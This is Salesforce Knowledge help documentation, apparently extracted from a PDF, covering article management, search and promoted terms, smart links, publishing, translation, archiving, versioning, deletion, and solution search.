- To refine the current view, first select an article language filter and then enter a keyword or phrase in the `Find in View` field. The `Find in View` field is inactivated for archived articles.
- In the Filter area, choose a category from a drop-down menu to filter the current view.

To modify which columns display, click **Columns**. The following columns are available depending on what is selected in the view area:

Column	Description	View
`Action`	Displays the actions available for the article or translation.	All articles and translations
`All User Ratings`	Average ratings from users of your internal Salesforce organization, Customer Portal, partner portal, and your public knowledge base.	Published and archived articles and published translations
`Archived Date`	Date the article was archived.	Archived articles
`Article Number`	Unique number automatically assigned to the article.	All articles and translations
`Article Title`	Click to view the article.	All articles
`Assigned to`	The user who is assigned work on the article.	Draft articles and translations
`Assignment Details`	Instructions for the assignment.	Draft articles and translations
`Assignment Due Date`	Date to complete work on the article. If the date has passed, it displays in red.	Draft articles and translations
`Created Date`	Date the article was written.	Draft articles and translations
`Customer Ratings`	Average ratings from users on the Customer Portal and the public knowledge base.	Published and archived articles and published translations

USER PERMISSIONS

To create, edit, or delete articles:

- "Manage Articles"

  AND

  "Create," "Read," "Edit," or "Delete" on the article type

To publish or archive articles:

- "Manage Articles"

  AND

  "Create," "Read," "Edit," and "Delete" on the article type

To submit articles for translation:

- "Manage Articles"

  AND

  "Create," "Read," and "Edit" on the article type

To submit articles for approval:

- Permissions vary depending on the approval process settings

Column	Description	View
Language	The language an article is translated into.	Draft and published translations
Last Action	The date and type of the last action taken on a translation.	Draft and published translations
Last Modified by	Last person to update the article.	Draft articles and translations
Last Modified Date	Last date the article was edited.	All articles and translations
Most Viewed by all Users	Average views from users of your internal Salesforce organization, Customer Portal, partner portal, and your public knowledge base.	Published and archived articles and published translations
Most Viewed by Customers	Average views from users on the Customer Portal and the public knowledge base.	Published and archived articles and published translations
Most Viewed by Partners	Average views from users on the partner portal and the public knowledge base.	Published and archived articles and published translations
Partner Ratings	Average ratings from users of your partner portal and public knowledge base.	Published and archived articles and published translations
Published Date	Date the article was published.	Published articles and translations
Source Article	The original article before translation. Click the article title to view the article.	Draft and published translations
Translated Article	The title of the translated article. Click the translation title to edit the translation.	Draft and published translations
Translation Status	Status in the translation cycle. Hover over the icon to view the status for each translation. If a translation has been published, there are separate tabs for draft and published translations.	Articles submitted for translation
Type	The article's type, such as FAQ or Product Description, that determines what information the article contains.	All articles
Validation Status	Shows whether the content of the article has been validated.	All articles and translations, when enabled
Version	The article's version. Hover over the version number to view details about other versions of the article.	All articles

On the Article Management tab, you can:

- Find an article or translation by entering a search term or using the category drop-down menu.
- Create an article by clicking **New**.

- Publish an article or translation by selecting it and clicking **Publish...**. If you have the "Publish Articles" article action and an approval process is set up for an article, you see both **Publish...** and **Submit for Approval** buttons.
- Modify an article or translation by clicking **Edit** next to it.
- See how an article or translation appears for end users by clicking **Preview** next to it. From the `Channel` drop-down menu you can choose any channel where an article is visible except the public knowledge base.

  Note: Voting and Chatter information is not available when previewing a Knowledge article.

- See a list of an article's or translation's other versions by clicking its version number.
- Change the owner of an article or translation by selecting it and clicking **Assign...**.

  Note: All draft articles must have an assignee.

- Send an article or translation to the Recycle Bin by selecting it and clicking **Delete**.
- Archive a published article or translation by selecting it and clicking **Archive...**.
- Submit articles for translation by selecting them and clicking **Submit for Translation**. You can set dues dates for each language and assign it to another agent or a queue for export to a translation vendor.
- Go directly to the Setup pages for exporting and importing articles for translation with **Export Articles for Translation** and **Import Article Translations** in the Related Links area.

Search Articles and External Sources on the Knowledge Tab

Use federated search to search all your resources at once.

Create and Edit Articles

You can create or edit an article from the Knowledge tab or Article Management tab. If you're creating an article, you may need to select the article type and language. If you're editing a published article or translation, choose whether to leave it published while you work on a draft copy, or whether to remove the original article from publication and work on it directly. If you work on a copy, publishing the copy replaces the last published version of the article. If you work on the original article, it is unavailable in the channels until you republish it.

Publish Articles and Translations

Publishing articles and translations makes them visible in all channels selected. If you publish an article that has translations, all translations of the article are published as well.

Translate Articles Within Salesforce Knowledge

If your organization translates Salesforce Knowledge articles internally, you can enter the translation from the translation detail page.

Archive Articles and Translations

Archiving removes published articles and translations that are obsolete so they no longer display to agents and customers on your organization's Salesforce Knowledge channels.

Salesforce Knowledge Article Versions

Article versions allow you to save an older version of a published article and then see which version of the article is associated with a case. To save the previous version, select the `Flag as new version` checkbox when publishing a new version. The previously published version is saved and the new version is published with the next sequential version number as an identifier.

Delete Articles and Translations

You can delete articles and translations on the Article Management tab or the detail page of the article or translation. Deleting permanently removes articles from the knowledge base. You can delete draft articles, draft translations of articles, or archived articles, but not published articles or translations.

Articles or Knowledge Tab

Find out which Salesforce Knowledge tab you are using and what you can do on each.

SEE ALSO:

Search Articles and External Sources on the Knowledge Tab

Create and Edit Articles

Publish Articles and Translations

Translate Articles Within Salesforce Knowledge

Archive Articles and Translations

Salesforce Knowledge Article Versions

Delete Articles and Translations

Articles or Knowledge Tab

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Search Articles and External Sources on the Knowledge Tab

USER PERMISSIONS	
To view articles:	"Read" on the article type
To create articles:	"Manage Articles" AND "Read" and "Create" on the article type
To edit draft articles:	"Manage Articles" AND "Read" and "Edit" on the article type
To edit published or archived articles:	"Manage Articles" AND "Create," "Read," and "Edit" on the article type
To delete a draft, published, or archived article:	"Manage Articles" AND "Read," "Edit," and "Delete" on the article type
To create and edit external data sources:	"Customize Application"

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Use federated search to search all your resources at once.

1. Enter your search terms in the Search box.

   You can use search wildcards and operators in your search terms. If your organization has any auto-complete options enabled, you can select from the suggestions.

Note: In the auto-complete drop-down, article titles have a paper icon while the keywords have a magnifying glass icon.

2. Click the search icon or press `Enter` on your keyboard.
3. Optionally, select filters to refine your search results.

   Depending on the source you are searching, filter by language, data category, article status, article type, and article validation. Click **Reset** to return all filters to their default setting.

   - When `All` is selected, you can filter by language and data category, depending on what your organization supports.
   - When `Articles` or `My Draft` is selected you can filter by:
     - Article status: Published, Draft, and Draft Translations
     - Language: Values depend on those supported in your organization
     - Data categories: Values depend on those created in your organization
     - Article type: Values depend on those created in your organization
     - Validation Status: No Filter (all articles), Not Validated (articles that are not validated), Validated (validated articles), and any other values supported in your organization such as in review.
   - When an external source is selected, there are no filters and the general article information displayed is controlled by your external object search layout.
4. For articles, you can sort by:
   - Published Date
   - Best Rating
   - Most Viewed
   - Title: A to Z
   - Title: Z to A
5. View information by clicking the article or external source title. Below the title you can find general article information such as: new article indication, article number, article type, validation status, last published date, article view comparison, and article rating comparison.
6. Use the drop-down by each article to follow or unfollow, edit, publish, and delete an article, depending on your permissions.

Promote Articles in Search Results

Associate keywords with articles to optimize search results in Salesforce Knowledge. Users who search for these keywords see the article first in their search results. Promoted search terms are useful for promoting an article that you know is commonly used to resolve a support issue when a user's search contains certain keywords.

Article Search Results

How search works for articles depends on your use of search options, search terms, wildcards, and operators. Salesforce Knowledge search uses the same custom search algorithms that are available throughout Salesforce, which include mechanisms such as tokenization, lemmatization, and stopword lists, to return relevant search results.

SEE ALSO:

Promote Articles in Search Results

Article Search Results

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Promote Articles in Search Results

Associate keywords with articles to optimize search results in Salesforce Knowledge. Users who search for these keywords see the article first in their search results. Promoted search terms are useful for promoting an article that you know is commonly used to resolve a support issue when a user's search contains certain keywords.

Articles must be in published status for you to manage their promoted terms.

1. In the Article Management tab, select **Published Articles** in the View section, and then click the title of the published article that you want to promote for a search term.
2. In the Promoted Search Terms related list, click **New Promoted Term**.
3. Enter the keywords that you want to associate with the article.
   - You can associate the same term with multiple articles. If the user's search matches the promoted term, all associated articles are promoted in search results, ordered by relevancy.
   - The maximum number of characters per promoted term is 100. For best results matching users' search terms, limit each promoted term to a few keywords.
4. Click **Save**.

Example: For example, if an article addresses a common support issue such as login problems, you can associate the terms `password` and `password change`. Article search matches a promoted term whenever all keywords within the term occur within the user's search terms, in any sequence. Each keyword must match exactly. For example:

- The promoted term *password* matches a search for `change password`.
- The promoted term *password change* matches a search for `how do I change my password` but doesn't match `forgot password`.
- The promoted term *password* doesn't match a search for `change passwords`.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create, edit, and delete promoted search terms:
- "Manage Promoted Search Terms"

Consider these limitations and general limits when you use promoted search terms.

- Your organization can create a maximum of 2,000 promoted terms. For best results, use them selectively, which means create a limited number of promoted terms and a limited number of promoted articles per term.
- If your organization translates articles into multiple languages, each promoted term is associated with one article version and the article version's language. If you need equivalent promoted terms to be associated with each translation, you must specify promoted terms for each translation. For example, associate change password with an English language article version and changer mot de passe with a French language article version.
- The end user's language setting determines the scope of the article search. Search results exclude article versions and any associated promoted terms that are not in the user's language.

SEE ALSO:

Article Search Results

Search Articles and External Sources on the Knowledge Tab

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Article Search Results

How search works for articles depends on your use of search options, search terms, wildcards, and operators. Salesforce Knowledge search uses the same custom search algorithms that are available throughout Salesforce, which include mechanisms such as tokenization, lemmatization, and stopword lists, to return relevant search results.

Many factors influence the order in which articles appear in the results list. Salesforce evaluates your search terms and your data to move more relevant matches higher in your list of results. Some of these factors include:

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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Operators

When you don't specify an operator in your article search, the search engine determines the best operator to use.

Many searches use "AND" as the default operator. This means that when you search for multiple terms, all the terms must match to generate a result. Matching on all terms tends to produce search results that are more relevant than searches using the "OR" operator, where matches on any of the search query terms appear in the results.

If the search engine doesn't return any results that match all the terms, it looks for matches using the "OR" operator. With the "OR" operator, the search engine boosts documents that contain more terms from the search query, so that they appear higher in the results list.

Frequency

This algorithm calculates the frequency with which a term appears within each article. The algorithm then weighs them against each other to produce the initial set of search results.

Relevancy

Articles that are frequently viewed or that are frequently attached to cases appear higher in the results. Article ownership and recent activity also boost an article in the results list.

Proximity of Terms

Articles that contain all the keywords in a search are ranked highest, followed by those with fewer keywords, followed by those with single keyword matches. Terms that are closer together in the matched document, with few or no intervening words, are ranked higher in the list.

Exact Matches

Matches on exact keywords are ranked higher than matches on synonyms or lemmatized terms.

Title Field

If any search terms match words in an article title, the article is boosted in the search results.

Token Sequence

If the search term is broken up into multiple tokens because it contains both letters and numbers, the system boosts results based on the same sequence of tokens. That way, exact matches are ranked higher than matches on the tokens with other tokens in between.

SEE ALSO:

- Promote Articles in Search Results
- Search Articles and External Sources on the Knowledge Tab
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Create and Edit Articles

You can create or edit an article from the Knowledge tab or Article Management tab. If you're creating an article, you may need to select the article type and language. If you're editing a published article or translation, choose whether to leave it published while you work on a draft copy, or whether to remove the original article from publication and work on it directly. If you work on a copy, publishing the copy replaces the last published version of the article. If you work on the original article, it is unavailable in the channels until you republish it.

Note: When applying categories, choose the categories that a user would naturally look for as they navigate. Users only find an article if they select its explicitly applied category, the parent of that category, or a child of that category.

Once your article is complete, you can assign it to another agent to edit or review the article, publish the article directly, or submit the article for approval. If you have the "Publish Articles" article action and an approval process is set up for an article, you'll see both **Publish...** and **Submit for Approval** buttons..

Smart Links to Salesforce Knowledge Articles
Smart linking from one article to another.

SEE ALSO:

Smart Links to Salesforce Knowledge Articles
Salesforce Knowledge Documentation Overview
Complete Guide to Salesforce Knowledge

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Smart Links to Salesforce Knowledge Articles

Smart linking from one article to another.

Smart links automatically adjust when the name or URL of an article is changed. For example, when the URL Name of an article is changed, Salesforce Knowledge automatically updates the article's URL based on the channel, adds the site prefix for a public knowledge base, and adds the community name for the community portal. There are two ways to create a smart link in the rich text editor to a Salesforce Knowledge article within another article:

- Search for the article.
- Enter the article URL.

Important: Smart links are based on the channels they are in. Therefore, you can't add a smart link to an article in another channel. For example, an article on your public knowledge base can't link to an article only published in your internal channel.

Smart Links to Salesforce Knowledge Articles Through Search

Smart linking from one article to another using the Link Article dialog in the rich text editor.

Smart Links to Salesforce Knowledge Articles with URLs

Smart linking from one Salesforce Knowledge article to another by manually entering the article URL in the rich text editor.

SEE ALSO:

Smart Links to Salesforce Knowledge Articles Through Search

Smart Links to Salesforce Knowledge Articles with URLs

Create and Edit Articles

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create articles:

- "Manage Articles"

  AND

  "Read" and "Create" on the article type

Smart Links to Salesforce Knowledge Articles Through Search

Smart linking from one article to another using the Link Article dialog in the rich text editor.

When creating or editing an article, you can use a keyword search to create a smart link in a rich text area field.

1. Place your cursor where you'd like to place the link.
2. Click the link icon, .
   The Link Article dialog appears.
3. Optionally, select which language to search.
   If no language is selected, Salesforce Knowledge returns those articles in your knowledge base's default language that are related to your keyword search.
4. Optionally, select the publish status type to search.
   - Online (default if no publish status is selected)
   - Draft
   - Draft translations (if your knowledge base supports multiple languages)
5. Enter article keywords into the search bar.
6. Click the search icon at the end of the search bar.
   The top 20 related articles display.
7. Select the article to reference in a smart link from the article list.

   Important: Smart links are based on the channels they are in. Therefore, you can't add a smart link to an article in another channel. For example, an article on your public knowledge base can't link to an article only published in your internal channel.
8. Optionally, click **Go to Article** to view the article in another window and ensure that it is the correct reference.
9. Optionally, click the Target tab and select where the referenced article displays.
   - **Not Set**: Opens the linked article in the same frame as it was clicked.
   - **Frame**: Opens the linked article in a designated frame.
   - **New Window (_blank)**: Opens the linked article in a new window or tab.
   - **Topmost Window (_top)**: Opens the linked article in the full body of the window.
   - **Same Window (_self)**: Opens the linked article in the same frame as it was clicked.
   - **Parent Window (_parent)**: Opens the linked article in the parent frame.
10. Click **OK**.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create articles:

- "Manage Articles"

  AND

  "Read" and "Create" on the article type

Note: Smart links add more characters than what is displayed. If you see an error that you have surpassed the character limit, have your administrator increase the limit.

SEE ALSO:

- Smart Links to Salesforce Knowledge Articles with URLs
- Smart Links to Salesforce Knowledge Articles
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Smart Links to Salesforce Knowledge Articles with URLs

Smart linking from one Salesforce Knowledge article to another by manually entering the article URL in the rich text editor.

When creating or editing an article, you can manually create a smart link in a rich text area field.

1. Highlight the content or place your cursor where you'd like to place the link.
2. Click the link icon, .
3. Select Link Type **URL**.
4. Select Protocol **<other>**.
5. Enter the article URL as: `/articles/[language]/[articleType]/[URLName]`.

   For example, for an English article in a multiple language knowledge base, of article type FAQ, with a URL Name of About-Passwords the article URL is: `/articles/en_US/FAQ/About-Passwords`. Add a language only if your Salesforce Knowledge base supports multiple languages.

   Important: Smart links are based on the channels they are in. Therefore, you can't add a smart link to an article in another channel. For example, an article on your public knowledge base can't link to an article only published in your internal channel.
6. Optionally, click the Target tab and select where the referenced article displays.
   - **Not Set**: Opens the linked article in the same frame as it was clicked.
   - **Frame**: Opens the linked article in a designated frame.
   - **New Window (_blank)**: Opens the linked article in a new window or tab.
   - **Topmost Window (_top)**: Opens the linked article in the full body of the window.
   - **Same Window (_self)**: Opens the linked article in the same frame as it was clicked.
   - **Parent Window (_parent)**: Opens the linked article in the parent frame.
7. Click **OK**.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create articles:

- "Manage Articles"

  AND

  "Read" and "Create" on the article type

Note: Smart links add more characters than what is displayed. If you see an error that you have surpassed the character limit, have your administrator increase the limit.

SEE ALSO:

Smart Links to Salesforce Knowledge Articles Through Search
Smart Links to Salesforce Knowledge Articles
Salesforce Knowledge Documentation Overview
Complete Guide to Salesforce Knowledge

Publish Articles and Translations

Publishing articles and translations makes them visible in all channels selected. If you publish an article that has translations, all translations of the article are published as well.

You can publish an article or translation from the Article Management tab or the article's or translation's detail page. To publish, you need the publish permission on an article's article type and the "Publish Articles" or "Publish Translated Articles" article action to publish an article or translation.

When publishing articles keep the following in mind.

- You can choose to publish directly or schedule publishing for a future date. Articles you scheduled for publication later continue to appear in the Draft Articles filter, now with the pending icon ( ) next to the article title. To see the publication date, hover over the icon.

  Tip: To cancel a scheduled publication, click **Cancel Publication** on the article or translation detail or edit page.

- If your organization has implemented approval processes, you need the same permissions and actions to publish an article after it has been approved. Approval processes aren't available for translations.
- An article in an approval process might be sent to a queue to be published even if it is scheduled to publish immediately. This happens when the article is very large, there are many active languages, or there are many other articles to publish at that time. To mitigate performance issues, the article is sent to a queue until it can be published successfully, usually within minutes. Also, note that the `Last Modified By` field shows **Automated Process** as the last user to modify the article.
- If the draft being published is a working copy of a currently published article, it is published as a new version of the original.
- For articles and translations that have already been published, select the `Flag as new version` checkbox to make the new article icon ( ) display next to your article in the selected channels. Readers from these channels can see that this article has been modified since the last time they've read it. This checkbox is not available when you publish an article for the first time, as the icon displays by default for new articles.
- If you assign an article that is scheduled for publication, you also cancel the scheduled publication.
- Scheduling a publication removes any assignment information. The user who scheduled the publication is assigned to the article.
- Conflicts might occur when different agents perform actions on the same articles simultaneously. Depending on who performs the action first, the articles will not be available for subsequent users though the articles still display momentarily in the articles list. Performing an action on these articles results in a conflict error.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

- If you have the "Publish Articles" article action and an approval process is set up for an article, you see both **Publish...** and **Submit for Approval** buttons.

SEE ALSO:

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Translate Articles Within Salesforce Knowledge

If your organization translates Salesforce Knowledge articles internally, you can enter the translation from the translation detail page.

Depending on the status of your translation and the article actions assigned to you, you can do the following from the translation detail page.

Action	Description	Article Status
Archive	Archiving removes published translations that are obsolete so they no longer display to agents and customers on your organization's Salesforce Knowledge channels.	To archive a translation, archive its master article.
Assign...	Assigning changes the owner of the translation.	Draft translations
Delete	Deleting a translation permanently removes it from the knowledge base. Note: You can't undelete a draft translation.	Draft translations
Edit	Editing modifies the translation's content or properties.	Draft and published translations
Preview	Previewing shows how the translation appears to end users. Note: Voting and Chatter information is not available when previewing a Knowledge article.	Draft and published translations
Publish...	Publishing translations makes them visible in all channels selected.	Draft translations

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To work with translated articles:

- "Manage Articles"

  AND

  "Create," "Read," "Edit," or "Delete" on the article type (depending on the action)

1. Click the **Article Management** tab and select **Translations** in the View area.
2. Select **Draft Translations**.

   Note: You can also edit a published translation. It reverts to draft status until you republish it, although you can choose to keep the existing version published while you update it.

3. Optionally, change the `Assigned To` filter to view articles that are not assigned to you for translation.

   For example, you might want to view articles assigned to a translation queue.

4. Click **Edit** next to the article and language you want to translate.
5. Enter your translation.
6. Click **Save**.

SEE ALSO:

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Archive Articles and Translations

Archiving removes published articles and translations that are obsolete so they no longer display to agents and customers on your organization's Salesforce Knowledge channels.

You can archive published articles and translations on the Article Management tab. You can choose to archive either real time (now) or schedule the archival.

Articles you're archiving now move directly to the Archived Articles view. Articles you scheduled for archiving later continue to display on the Published Articles view, now with the pending icon ( ). Hover over the icon to see the archive date. On the archive date, the article automatically moves to the Archived Articles view.

Note:

- Conflicts might occur when different agents perform actions on the same articles simultaneously. Depending on who performs the action first, the articles will not be available for subsequent users though the articles still display momentarily in the articles list. Performing an action on these articles results in a conflict error.
- If you edit a published article that is scheduled for archiving, you also cancel the archiving.
- If an article has a published translation with a draft version, on archive, the draft version is deleted. Published translations are archived along with the article.

Tip: To cancel a scheduled archive, click **Cancel Archive** on the article detail page.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

SEE ALSO:

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Salesforce Knowledge Article Versions

Article versions allow you to save an older version of a published article and then see which version of the article is associated with a case. To save the previous version, select the `Flag as new version` checkbox when publishing a new version. The previously published version is saved and the new version is published with the next sequential version number as an identifier.

When an article is attached to a case and a new version of the article is published, the version attached to the case as being outdated. For example, if Version 2 is attached to a case and a third version is published, the article attached to the case becomes Version 2 (outdated). This notation ensures that there is a permanent record of which content was associated with the case.

When you click the version number in the Article View, and the Article or Translation Detail pages, you see the Version History list. In this list you can:

- View the list of archived versions.
- To view a version, click its title.
- Expand the version to view its field change history (if you have history tracking enabled for the article type and for fields).

By default, the system stores up to ten versions of an article, plus any versions that are attached to cases.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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When several versions of an article exist, you can restore an older version and republish it. Click `Revert to Draft Version` to copy the archived version's content into a draft article, then republish it as a new version. You can also restore the older version of any associated translations at the same time.

Note: When there is an existing draft for the article, the option to revert isn't available.

You can delete an older, outdated version of a published article by selecting `Delete This Version` from the article detail page. If you delete an article version associated to a case, it is no longer be attached to the case. Translated article versions depend on the master language article. If the master language version is deleted, the translated versions are also deleted.

Versions also appear in custom reports, allowing you to find and read the article version attached to a case.

SEE ALSO:

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Delete Articles and Translations

You can delete articles and translations on the Article Management tab or the detail page of the article or translation. Deleting permanently removes articles from the knowledge base. You can delete draft articles, draft translations of articles, or archived articles, but not published articles or translations.

Note:

- To delete published article and translations, first remove them from publication by choosing edit or archive.
- When a user without delete access cancels the editing on published article, the newly created article draft is not deleted automatically.

Deleting articles moves them to the Recycle Bin, where you can undelete them if you change your mind. If you delete an article with translations, the translations are also moved to the Recycle Bin. However, if you delete a single translation, you can't undelete it. Deleting an article or translation may fail if another user or the system simultaneously modifies it while the deletion is being processed. You receive an error message when this occurs.

Note:

- Conflicts might occur when different agents perform actions on the same articles simultaneously. Depending on who performs the action first, the articles will not be available for subsequent users though the articles still display momentarily in the articles list. Performing an action on these articles results in a conflict error.
- If you delete a draft article that is a working copy of a currently published article, the original published version is not affected but the draft version is permanently removed. It does not go to the Recycle Bin. You can edit the published version to work again on a draft copy.
- When a user without delete access cancels editing a published article, the newly created article draft is not deleted automatically.

SEE ALSO:

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Articles or Knowledge Tab

Find out which Salesforce Knowledge tab you are using and what you can do on each.

There are two tabs for searching Salesforce Knowledge articles: the Knowledge tab or the Articles tab. The one you use depends on when your organization started using Salesforce Knowledge or if it adopted the Knowledge tab.

EDITIONS


Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

The Knowledge tab

If the search bar is at the top of the main frame of the page you are using the Knowledge One on the Knowledge tab.



The Knowledge tab merges functionality of the old Articles tab and the Article Management tab and uses federated search to search all your resources at once. On the Knowledge tab, you can:

- Search all your Salesforce Knowledge articles and any of your external data sources, such as Microsoft® SharePoint®.
- Filter articles by language and data categories.
- Sort articles by published date, rating, most viewed, and title.
- Use the **Create Article** drop-down to select an article type and create an article.
- Use the drop-down by each article to follow or unfollow, edit, publish, and delete an article, depending on your permissions.

  Note: For information on article permissions see Knowledge Article Access on page 2941.

Also, when you use case feed, the Knowledge tab layout is applied to the article sidebar.

Note: Community members without the Knowledge One permission cannot access Knowledge through Communities. They also can't access Knowledge in communities via the Salesforce1 mobile browser and downloadable apps.

To switch to the Knowledge One and the Knowledge tab, have your administrator add the `Knowledge One` permission to your profile or permission set.

The Articles tab

If the search bar is in the left-side panel of the page you are using the Articles tab.



The Articles tab presents a list of your Salesforce Knowledge published articles. On the Articles tab, you can:

- Search for published articles
- View published articles
- Create an article
- Customize how the article information is displayed

SEE ALSO:

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Solutions

Solutions Overview

A solution is a detailed description of a customer issue and the resolution of that issue. Solution managers, administrators, and users with the appropriate permissions can create, review, and categorize solutions. They can also publish solutions to the Self-Service portal and make solutions public.

The Solutions tab displays a home page that lets you quickly locate and manage solutions. If your organization uses solution categories, you can browse for and find solutions by category. You can also sort and filter solutions using standard and custom list views.

Administrators, and users with the "Import Solutions" permission, can import solutions.

Note: By default, solutions are created and displayed in text format. Administrators can enable HTML solutions so that all solutions are displayed in HTML format and created using an HTML editor.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Solutions Home

Tips on Writing Solutions

HTML Solutions Overview

Tip sheet: Tips & Hints for Solutions

Administrator setup guide: Solutions Implementation Guide

Searching for Solutions

You can find solutions by:

- Searching from the Cases Tab
- Searching from the Solutions Tab
- Browsing for Solutions
- Searching Using Global Search
- Create a Custom List View in Salesforce Classic

When you search for solutions, all standard text fields on solutions are searched, as well as the following custom field types:

- Auto-number
- Text
- Text area
- Long text area
- Email
- Phone
- Any field set as an external ID

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view solutions:
- "Read" on solutions

Be aware of these behaviors in solution searches:

- Solution Search returns solutions that include all or any of your keywords. For example, searching for `data loader` may return results with just *data*, just *loader*, or both keywords in any order. Items that include more of your keywords are listed higher in results, and items that contain your keywords as a phrase or near each other are also listed higher.
- Solution Search can stem—or find variants of your search terms. For example, searching for `creating` finds solutions containing *create*, *created*, and *creating*.

  Note: This behavior applies only to the type of word you search for: a search for a noun matches variants of the noun form, a search for a verb matches variants of the verb form, and so on.

- You can use search wildcards and operators to improve your Solution Search results.
- If any search terms match words in a solution title, the solution is boosted in the search results.
- The numbers displayed in parentheses and brackets alongside search results indicate the number of matching solutions found. For example, if you search for `Truck` and *Truck (35)* displays, then your organization has 35 solutions with the term *Truck*.

Searching from the Cases Tab

1. On a case detail page in the Solutions related list, enter keywords related to a possible solution in the search box. You can use search wildcards and operators in your query.
2. If your organization uses categories, select a category in which to search.
3. Click **Find Solution**. The search returns a list of relevant solutions.
   - Click column headings to sort the results in ascending or descending order.
     - Sorting applies across all search results for a particular object, including those on subsequent pages.
     - You can't click on column headings for multi-select picklist fields because you can't sort the multi-select picklist field type.

- If multilingual solutions is enabled for your organization, search results return solutions in all languages that have matching keywords. However, search results across all languages might not be reliable because terms searched from one language to another are processed differently.
- If solution summaries and inline category breadcrumbs are enabled for your organization, search results display up to 150 characters of the solution details and up to 150 characters of the category trail to which the solution belongs.
- Note that if HTML Solutions is enabled, all tags and images are removed from solution details.
- If suggested solutions is enabled, click **View Suggested Solutions** to view relevant solutions using a formula that automatically scores the relevancy of each solution to the particular case via word frequency, word proximity, case similarity, and related solutions.

4. If search results filters are enabled for your organization, you can filter the search results. Click the **Show Filters** link in the appropriate results related list, enter the filter criteria, and click **Apply Filters**.

Searching from the Solutions Tab

1. On the Solutions tab, enter keywords related to a possible solution in the search box at the top of the page. You can use search wildcards and operators in your query.
2. If your organization uses categories, select a category in which to search.
3. Click **Find Solution**. The search returns a list of matching records.

   Click column headings to sort the results in ascending or descending order.

   Note: Sorting applies across all search results for a particular object, including those on subsequent pages. You can't click on column headings for multi-select picklist fields because you can't sort the multi-select picklist field type.

   If multilingual solutions is enabled for your organization, search results return solutions in all languages that have matching keywords. However, search results across all languages might not be reliable because terms searched from one language to another are processed differently. If solution summaries and inline category breadcrumbs are enabled for your organization, search results display up to 150 characters of the solution details and up to 150 characters of the category trail to which the solution belongs. Note that if HTML Solutions is enabled, all tags and images are removed from solution details.

4. If search results filters are enabled for your organization, you can filter the search results. Click the **Show Filters** link in the appropriate results related list, enter the filter criteria, and click **Apply Filters**.
5. From the list, select a record to jump directly to that record. If you do not find a matching record, browse for a relevant solution using categories.

